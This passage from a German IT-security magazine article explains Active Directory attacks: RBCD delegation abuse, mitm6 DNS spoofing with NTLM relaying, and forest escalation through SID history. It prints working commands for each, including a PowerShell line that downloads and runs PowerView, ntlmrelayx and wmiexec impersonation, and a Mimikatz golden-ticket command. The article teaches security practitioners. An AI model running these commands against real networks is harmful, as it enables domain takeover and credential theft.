Das ist beispielsweise der Fall bei Computern, die ein Benutzer an der Domäne angemeldet hat. Bei Standardeinstellung in einem AD können authentifi-

zierte Benutzer bis zu zehn Clients zu einer Domäne hinzufügen [5]. Wenn Computer mit der Domäne verbunden werden, erhält das hinzufügende Benutzerkonto verschiedene Berechtigungen auf das Computerkonto, darunter `GenericAll`, also volle Berechtigungen. Wie gleich klar wird, bedeutet das, dass ein Benutzer, der einen Rechner zur Domäne hinzugefügt hat, in wenigen Schritten durch Missbrauch von RBCD zu dessen Administrator werden kann.

Mit RBCD-Missbrauch Kontrolle erlangen

Als weiteren Bestandteil benötigt der Angreifer Kontrolle über ein Konto, dem ein SPN zugeordnet ist. Das ist beispielsweise der Fall, wenn ein Kerberoasting-Versuch [2] bei einem Dienstkonto erfolgreich war. Alternativ, gemäß AD-Standardkonfiguration wie eben beschrieben, kann ein Angreifer einen neuen, rein virtuellen Computer der Domäne hinzufügen und auf diesem Computerkonto einen SPN setzen. Nun kann er das `msDS-AllowedToActOnBehalfOfOtherIdentity`-Attribut des angegriffenen Kontos auf den von ihm kontrollierten SPN setzen und anschließend S4USelf, S4U2Proxy und Pass the Ticket nutzen, um sich auf dem Zielcomputer als beliebiger Benutzer auszugegeben, etwa als Domänenadministrator, der in der Regel auf jedem Rechner innerhalb der Domäne lokale Administratorrechte hat.

PowerView etwa findet auch anfällige Konfigurationen, am einfachsten mit der geforkten Version von ZeroDayLab, die neue RBCD-Befehle mitbringt:

```
PS > iex (iwr -UseBasicParsing
            https://raw.githubusercontent.com/
          ZeroDayLab/PowerSploit/master/Recon/
                                PowerView.ps1)
PS > Get-DomainRBCD
```

Dieser Angriff ist komplex. Unter Windows dienen dazu die bereits vorgestellten Werkzeuge PowerView und Rubeus sowie Powermad für das Erstellen eines neuen Computerkontos.

Angriff vom Linux-Rechner

Auch Linux-Systeme, die nicht an der Domäne angemeldet sind, können RBCB missbrauchen. Dazu gibt es etwa das Python-Skript `rbcd-attack` auf Basis der Impacket-Werkzeugsammlung.

Mit diesem Skript und den Impacket-Tools kann der Angreifer von einem Linux-System aus ein neues Computerkonto erstellen (dazu benötigt er die Anmeldeinformationen eines bereits kompromittierten Domänenbenutzers), das RBCD-Attribut des Zielcomputers verändern, über die S4U-Mechanismen ein Serviceticket für die Dateifreigabe dieses Computers als angeblicher Domänenadmin anfordern und das Ticket anschließend verwenden, um auf die Standardfreigabe C$ zuzugreifen.

Listing 5 zeigt die einzelnen Schritte, aus Platzgründen ohne Ausgaben, und verwendet als Basis die Angriffsdistribution Kali Linux [6].

RBCD ermöglicht auch lokale Privilegieneskalation bei Konten, die sich gegenüber dem Netzwerk als Computerkonto der jeweiligen Maschine authentifizieren, wie Netzwerkdienst und virtuelle Konten (beispielsweise Microsoft IIS oder SQL Server). Ausführliche Informationen liefert der Blogartikel „Wagging the Dog“ (ix.de/z8zu). Darüber hinaus funktioniert der Angriff mit Modifikationen auch in Umgebungen, in denen reguläre Benutzer keine Computer zur Domäne hinzufügen dürfen. Details dazu stehen in Blogbeiträgen von Charlie Clark (ix.de/z8zu).

mitm6: Net-NTLM-Relaying wiederbelebt

Der letzte vorgestellte Angriff auf die Delegierung verwendet das Tool `mitm6`, um einen Man-in-the-Middle-Angriff mithilfe von IPv6 und DNS gegen eine AD-Umgebung durchzuführen. Mit `mitm6` kann ein Angreifer, der lediglich über grundlegenden Netzwerkzugriff verfügt, aber noch über keinerlei Zugangsdaten im AD, die Domäne dennoch weitreichend kompromittieren.

Voraussetzungen für den konkret beschriebenen Angriff sind, dass LDAPS (LDAP über TLS, TCP-Port 636) auf dem DC aktiviert ist, alle authentifizierten Konten (wozu Computer zählen) wie in der AD-Standardkonfiguration neue Rechner an der Domäne anmelden können und IPv6 aktiviert, aber nicht konfiguriert ist. Standardmäßig ist IPv6 eingeschaltet und wird IPv4 sogar vorgezogen: Windows-Maschinen suchen dann über DHCPv6-Anfragen nach einem IPv6-DNS-Server. Wenn ein Angreifer auf Anfragen mit passenden Antworten reagiert, kann er die Kontrolle über die Namensauflösung übernehmen. Sobald der Angriffsrechner als DNS-Server eingerichtet ist, stellt er den Opfern bösartige WPAD-Proxy-Einstellungsdateien (Web Proxy Auto-Discovery Protocol, Webproxy-Autoerkennungsprotokoll) zur Verfügung [3].

Dem übelwollenden WPAD-Proxy geben die Opfer-Rechner dabei die Net-NTLM-Hashes ihrer Computerkonten preis. Diese Hashes werden mithilfe von `ntlmrelayx.py` aus der Impacket-Sammlung an den LDAPS-Dienst auf dem Domänencontroller weitergeleitet. Zunächst erstellt der Angreifer im AD ein neues Computerkonto; dadurch kontrolliert er ein Konto mit SPN. Dann werden die Delegierungsrechte am Konto des angegriffenen Computers so konfiguriert, dass der neue virtuelle Computer die Identität jedes Benutzers auf dem Opfer-Rechner annehmen kann: Computerkonten dürfen einige ihrer eigenen Attribute ändern, darunter `msDS-AllowedToActOnBehalfOfOtherIdentity`.

Im folgenden Beispiel wird der Angriff über den `mitm6`-Parameter `hw` auf den Opfer-Rechner `JUMPHOST01` gerichtet. `ntlmrelayx` zeigt bei Erfolg das erstellte Computerkonto und das erzeugte Passwort an:

```
# pip3 install mitm6
# mitm6 -hw JUMPHOST01 -d ad.2consult.ch
                                --ignore-nofqdn
# cd /usr/share/doc/python3-impacket/examples
# ./ntlmrelayx.py
                    -t ldaps://dc01.ad.2onsult.ch
               --delegate-access --no-smb-server
            --no-da --no-acl --no-validate-privs
                              -wh angreifer-wpad
```

Es kann eine Weile dauern, bis ein Windows-Rechner eine WPAD-Konfiguration über IPv6 anfordert – gute Chancen bestehen beispielsweise, wenn der Rechner neu startet oder beim Einklinken in eine Dockingstation die Netzwerkverbindung wiederherstellt.

Im Anschluss kann wie oben bei RBCD beschrieben ein Serviceticket für den Opfer-Rechner als angeblicher Administrator angefordert werden und schließlich können beispielsweise über die WMI

Listing 6: Ermitteln der Vertrauensstellungen mit PowerView

```
PS > Get-DomainTrustMapping

SourceName      : produktion.ad.consult.ch
TargetName      : ad.2consult.ch
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 14.12.2020 21:38:24
WhenChanged     : 14.12.2020 21:38:24

SourceName      : ad.2consult.ch
TargetName      : produktion.ad.consult.ch
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 14.12.2020 21:38:24
WhenChanged     : 14.12.2020 21:38:24
```

Listing 7: Kompromittieren einer übergeordneten Domäne von einer bereits übernommenen Kinddomäne aus

```
PS > Get-DomainSID
S-1-5-21-3756703461-82596966-544110894
PS > Get-DomainSID -Domain ad.2consult.ch
S-1-5-21-3725456991-164711372-156644679
PS > Invoke-Mimikatz -Command '"kerberos::golden /user:prod-dc01$ /domain:produktion.ad.2consult.ch /sid:S-1-5-21-3756703461-82596966-544110894
/groups:516 /sids:S-1-5-21-3725456991-164711372-156644679-516,S-1-5-9 /krbtgt:1ee3a9c4a96c0450878eaa8cb45b29fb /ptt"'
```

(Windows Management Instrumentation [1]) beliebige Befehle darauf ausgeführt werden:

```
#  ./getST.py -spn
                  cifs/JUMPHOST01.ad.2consult.ch
                     -impersonate Administrator
             -dc-ip 10.10.10.45 ad.2consult.ch/
       GEDHHZJM\$:VonNtlmRelayErzeugtesPasswort
# export KRB5CCNAME=$(pwd)/Administrator.ccache
# ./wmiexec.py -k -no-pass
                      JUMPHOST01.ad.2consult.ch
```

Der lesenswerte Blogartikel „Combining NTLM Relaying and Kerberos delegation“ beschreibt detailliert, was dabei unter der Haube passiert (siehe ix.de/z8zu).

Bootet also in einer anfälligen Umgebung ein Domänenadministrator seinen Rechner neu und meldet sich wieder daran an, kann ein Angreifer über `mitm6`, Net-NTLM-Relaying und RBCD-Missbrauch darauf Befehle mit administrativen Rechten ausführen. Dazu braucht er zunächst nichts als Netzwerkzugang und kann anschließend mit Mimikatz [1] die Zugangsdaten des Domänenadmins stehlen. Damit ist die Domäne gefallen.

Auch wenn es inzwischen eine Sicherheitsempfehlung ADV190023 und Patches von Microsoft gibt (zu finden über ix.de/z8zu), aktivieren diese nicht automatisch die notwendigen Schutzmechanismen wie LDAP-Signaturanforderung, die den beschriebenen Angriff verhindern würden.

Von der Domäne zum Forest: Ein kleiner Schritt

Im AD bildet die Gesamtstruktur, der sogenannte Forest, die Sicherheitsgrenze – nicht die Domäne. Administratoren einer Domäne können sich administrativen Zugriff auf jede andere Domäne innerhalb der AD-Gesamtstruktur verschaffen oder sich als deren Organisationsadministrator (Enterprise Admin) ausgeben.

Grund ist, dass zwischen Domänen innerhalb eines Forests Vertrauensbeziehungen bestehen, auch Trusts genannt [4]. Zwischen Kinddomänen und der übergeordneten Domäne besteht eine Eltern-Kind-Vertrauensbeziehung, die transitiv ist, sich also überträgt, und zweiseitig ist. Letzteres bedeutet: Beide Domänen vertrauen einander und Benutzer aus der einen Domäne können auf Ressourcen in der anderen zugreifen.

Mit PowerView können Vertrauensstellungen ausgekundschaftet werden, im Beispiel aus der bereits übernommenen Kinddomäne `produktion.ad.2consult.ch` heraus.

Um die Privilegien von einem Domänenadmin der kompromittierten Kinddomäne `produktion.ad.2consult.ch` auf die eines Administrators der Root-Domäne `ad.2consult.ch` zu erweitern, wird deren Vertrauensverhältnis missbraucht.

Mithilfe der SID-Historien-Funktion (Security Identifier, SID), ursprünglich geschaffen, um die Migration von mehreren ADs im Zuge von Unternehmenszusammenschlüssen zu bewältigen, und dem zuvor ausgelesen Passwort-Hash oder AES-Kerberos-Schlüssel für das Computerkonto des Kind-Domänencontrollers, `prod-dc01$`, ist es möglich, beispielsweise mit Mimikatz ein Ticket Granting Ticket (TGT) für das Konto dieses untergeordneten DC zu konstruieren, das auch in der übergeordneten Domäne administrative Rechte hat.

Keine verdächtige Kommunikation

Da in AD-Umgebungen üblich ist, dass Domänencontroller – mit der Objekt-ID (Relative Identifier, RID [4]) 516 – von Kind- und Elterndomänen miteinander kommunizieren, vermeidet dies verdächtige Logeinträge. Zur Vorbereitung muss der Angreifer noch die Sicherheitskennungen SID [4] der Kind- und der Elterndomäne mit zwei PowerView-Befehlen ermitteln (Listing 7).

Mit diesem konstruierten Ticket, das in der aktuellen Sitzung über Pass the Ticket injiziert wird, ist es möglich, wie in [1] beschrieben einen DCSync-Angriff auf die Root-Domäne `ad.2consult.ch` durchzuführen und so Zugriff auf die Passwort-Hashes aller Benutzer- und Computerkonten innerhalb dieser Domäne zu erhalten.

Wird eine Domäne kompromittiert, führt dies zur Kompromittierung des gesamten Forest.

Fazit

Dieser Artikel hat weitere Möglichkeiten dargestellt, wie ein Angreifer innerhalb der Domänenumgebung zu deren Administrator wird, die Grenze von einer Domäne zu anderen überschreitet und damit eine AD-Gesamtstruktur kompromittiert. Der nächste Beitrag der Reihe wird zeigen, dass es selbst zwischen zwei Forests durch fehlerhafte Administration, freimütig vergebene Rechte oder Forest-übergreifend verkettete Komponenten für einen Angreifer möglich sein kann, von einer Gesamtstruktur auf die andere überzuspringen. Schließlich hat ein Angreifer im AD viele Möglichkeiten, seinen Zugriff dauerhaft und vom Opfer mehr oder weniger unbemerkt zu sichern. (ur@ix.de)

Quellen

[1] Frank Ully; Fette Beute; Passwörter und Hashes – wie Angreifer die Domäne kompromittieren; *iX* 11/2020, S. 94

[2] Frank Ully; Frisch geröstet; Roasting, Rechte, Richtlinien: Wie Angreifer sich im Active Directory Zugriff verschaffen; *iX* 12/2020, S. 92

[3] Hans-Martin Münch; Mein Name ist Hase; Kompromittierung von Windows durch LLMNR Spoofing und NTLM Relaying; *iX* 10/2016, S. 106

[4] Frank Ully; Allgegenwärtig; Der Verzeichnisdienst Active Directory: einer für alle(s); *iX* 10/2020, S. 48

[5] Frank Ully; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58

[6] Jörg Riether; Am Zug; Kali Linux als Rolling Release; *iX* 5/2019, S. 66

[7] Sämtliche im Text genannten Werkzeuge sowie die Blogartikel mit weiteren Angriffsdetails sind über ix.de/z8zu zu finden.

Frank Ully

ist Chief Technology Officer der Oneconsult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.